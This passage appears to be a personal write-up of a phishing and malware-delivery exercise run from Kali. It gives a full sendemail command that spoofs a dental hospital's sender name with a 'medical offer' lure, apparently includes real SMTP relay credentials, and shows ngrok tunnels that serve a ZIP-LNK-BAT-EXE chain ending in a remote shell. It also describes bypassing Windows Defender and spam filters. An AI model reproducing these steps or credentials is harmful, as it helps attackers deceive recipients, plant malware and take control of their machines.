
Prevents others from tampering with important security features.

⚠ Tamper protection is off. Your device may be vulnerable. Dismiss

kali_machine - VMware Workstation
(.afric)shinee@kali: ~/ScareCrow
SPIDERMAN [Running] - Oracle VM VirtualBox
Windows Security
Have a question?
Get help
Help improve Windows Security
Give us feedback
Change your privacy settings
View and change privacy settings for your Windows 10 device.
Privacy settings
Privacy dashboard
Privacy Statement
Type here to search
12:42 PM
3/19/2024
01:12
20-03-2024


Hosting the Files on the Internet

1. To host the files on the internet, I chose Ngrok because if I open a web server on my local port, I don't think the user will open the link, as it will look something like this: http://192.168.169.128:80/1.zip
2. Here's the proof of the email sent to test@deepdefend.tech:




```
└─$ sudo sendemail -xu vinaysobarad4@gmail.com -xp 6vh
RbPqfGpm2WQIn -s smtp-relay.brevo.com:587 -f "bengauru
dentalhospital@gmail.com" -t "test@deepdefend.tech" -u
 "Check out this medical offer only for you" -m "Check
 this medical offer only for you, only available for t
oday, so grab it as soon as possible, check it out on:
 https://e82f-14-139-194-115.ngrok-free.app, download
the zip file, and in that you will get a pdf file(whic
h is protected), so to access it the password will be
in readme.txt file, so make sure to open it, so that y
ou can open the pdf and can access the offer. Thank Yo
u" -o message-header="From: Bengaluru Dental Hospital
<bengaurudentalhospital@gmail.com>"
Mar 21 04:35:07 kali sendemail[124408]: Email was sent
 successfully!
```

3. To avoid this, I chose Ngrok. It is simple; you just need to download it, create an account, and then you will get an auth token, which you need to put in your CLI to authenticate yourself. Now, you can host a web server on your VM box or just forward the port.
4. Here's the image of the website on which I am hosting the ZIP files:



```
ngrok                                                                                      (Ctrl+C to quit)

Take our ngrok in production survey! https://forms.gle/aXiBFWzEA36DudFn6

Session Status                online
Account                       Vinay sobarad (Plan: Free)
Version                       3.8.0
Region                        United States (us)
Latency                       606ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://e82f-14-139-194-115.ngrok-free.app -> http://localhost:80

Connections                   ttl     opn     rt1     rt5     p50     p90
                              50      0       0.00    0.00    5.95    8.34
```

And here's the malicious files I am hosting:



```
ngrok                                                                                      (Ctrl+C to quit)

K8s Gateway API https://ngrok.com/early-access/kubernetes-gateway-api

Session Status                online
Account                       Vinay sobarad (Plan: Free)
Version                       3.8.0
Region                        United States (us)
Latency                       786ms
Web Interface                 http://127.0.0.1:4041
Forwarding                    https://d3d2-14-139-194-115.ngrok-free.app -> http://localhost:81

Connections                   ttl     opn     rt1     rt5     p50     p90
                              23      0       0.00    0.00    0.00    9.79
```

Now, similarly, I need to change all the web server addresses everywhere I have used my local IP address as my web server, like in the LNK file, the .bat file, and the email.

Here, the point is that I have just forwarded the port from my local box to the internet, so anyone can access the files on my local box.

In the background, my Python server for port 81, which is hosting all the malicious files, is there, and for the ZIP files, the Apache2 server is on.

Now, once again, I must send the email to the user, but this time I have to send it to test@deepdefend.tech so that they will click on the link, download the ZIP file, click on the Notepad file, and later, it will download the .bat file, then download the .exe file, and I will get a shell.

Conclusion

In this project, I had a lot of fun because it was challenging. There were some or other problems in every part, like creating a .exe file to bypass Windows Defender, making the LNK file to ensure it won't be flagged as malicious by the Defender, and the most challenging part was hosting the files on the internet and sending the email by a real SMTP server so that it won't be flagged as a spam email.Even in the hosting part, you must ensure that the browser won't flag your files as malicious and stop them from downloading.

This would have been easier if it could download the malicious files directly from my locally hosted server, then it would be directly downloaded without any issue, but all the machines can’t access my local files, so for that I had to host another webserver, so that the user could download the malicious files, and sometimes the browser would flag it as malicious files. So, it would have been better if the user could download it directly from my local box.